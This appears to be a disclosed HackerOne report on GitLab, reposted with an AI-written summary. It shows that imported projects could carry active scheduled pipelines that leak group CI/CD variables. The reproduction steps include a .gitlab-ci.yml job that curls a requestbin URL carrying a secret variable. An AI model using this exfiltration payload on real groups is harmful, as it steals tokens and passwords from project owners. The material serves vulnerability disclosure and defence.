Pipeline schedules on imported projects can be set to automatically active after import
A crafted exported GitLab project could contain an active scheduled pipeline that, after import into a group, would run and send the group's CI/CD variables to an attacker-controlled server. An attacker could steal secrets such as personal access tokens by convincing a group maintainer or owner to import the project.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
HackerOne report #1272535 by justas_b on 2021-07-21, assigned to @rshambhuni:
Report | Attachments | How To Reproduce
Report
Summary
An attacker can share a custom made project with someone who manages a group (either a maintainer or owner). If that person imports the crafted project to their group, the imported project will, after some time, run an active scheduled pipeline on behalf of the importer (group owner or maintainer). If the run succeeds (the scheduled pipeline is not deleted/disabled in time), an attacker can steal group ci/cd variables via a curl request.
These group ci/cd variables can be personal access tokens of maintainers/owners (that can also allow an attacker to access other projects of maintainer/owner), passwords, other secrets.
Steps to reproduce
- Download custom made/exported project
- Create a group
- Go to group settings and add a custom ci/cd variable named "TEST_VAR"

- Import the previously downloaded custom project to the group
- After the project has been imported, go to the scheduled pipelines page CI/CD -> Schedules
- You should see that the pipeline is automatically active after import and is set to run after x minutes (I think it's possible to make it run after less than 30 minutes)
- It is possible to speed up the pipeline run by just clicking the "Play" button (it will run either way)
- The pipeline run should send a curl request containing secret ci/cd variables to requestbin (or an attacker controlled website)
Video poc:
The hardest part of this attack is user interaction. An attacker can collect ci/cd variable names from .gitlab-ci.yml files (if the projects in that group are public or if the attacker has at least reporter access to the private group)
To create your own custom made project:
- Create a public project
- Add a .gitlab-ci.yml to the main protected branch with the following code:
build:
  script:
    - curl "https://requestbin.net/r/8acffaos?var=$TEST_VAR"
    - echo $TEST_VAR
- Add a scheduled pipeline to the main protected branch with a custom interval pattern
*/5 * * * * - Export the project
I have managed to get an automatic pipeline to run just after 5 minutes of importing on my other tries. Other times it runs after 30 minutes even though it's set to run every 5 minutes.
Maybe there are better attack scenarios using this vulnerability, but this is the best one I've found so far.
What is the current bug behavior?
The scheduled pipelines are automatically set to "Active" after import
What is the expected correct behavior?
The scheduled pipelines should always be set to inactive after import and it should be impossible to set them to "active" in the exported project file (pipeline_schedules.ndjson)
Output of checks
This bug happens on GitLab.com
Impact
An attacker can steal group ci/cd variables by creating a custom project and sharing it with group maintainers/owners.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- 2021-07-21_17-27-555_342gfdg_test321_export.tar.gz
- bandicam_2021-07-21_21-32-20-832.avi
- bandicam_2021-07-21_22-19-08-445.jpg
How To Reproduce
Please add reproducibility information to this section:
Implementation plan
- update
GitLab::ImportExport::Project::RelationFactoryto add a case forCi::PipelineScheduleunder setup_models - update tests accordingly
- update excluded attributes
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the project import process did not force scheduled pipelines to be inactive, allowing an exported project file to set them as active.
Impact
An attacker could steal group CI/CD variables, which may include personal access tokens, passwords, and other secrets, by tricking a group maintainer or owner into importing a malicious project.
What the attacker needed
Attacker can create and export a project; victim is a group maintainer or owner; victim imports the malicious project
The fix
Scheduled pipelines should be forced inactive on import, ignoring any active status in the exported file.
How it was found
- Download the custom made/exported project.
- Create a group.
- Add a custom CI/CD variable named TEST_VAR in group settings.
- Import the downloaded project to the group.
- Go to CI/CD -> Schedules and observe the pipeline is active and set to run after some minutes.
- Optionally click Play to speed up the pipeline run, which sends a curl request with the secret variable to an attacker-controlled site.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you import a project into GitLab, it can bring along scheduled jobs. The report shows that a malicious project can include a scheduled job that is already turned on, and when someone imports it, that job runs and sends secret variables to the attacker. This means an attacker who tricks a group owner into importing a project can steal sensitive information like passwords or access tokens.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




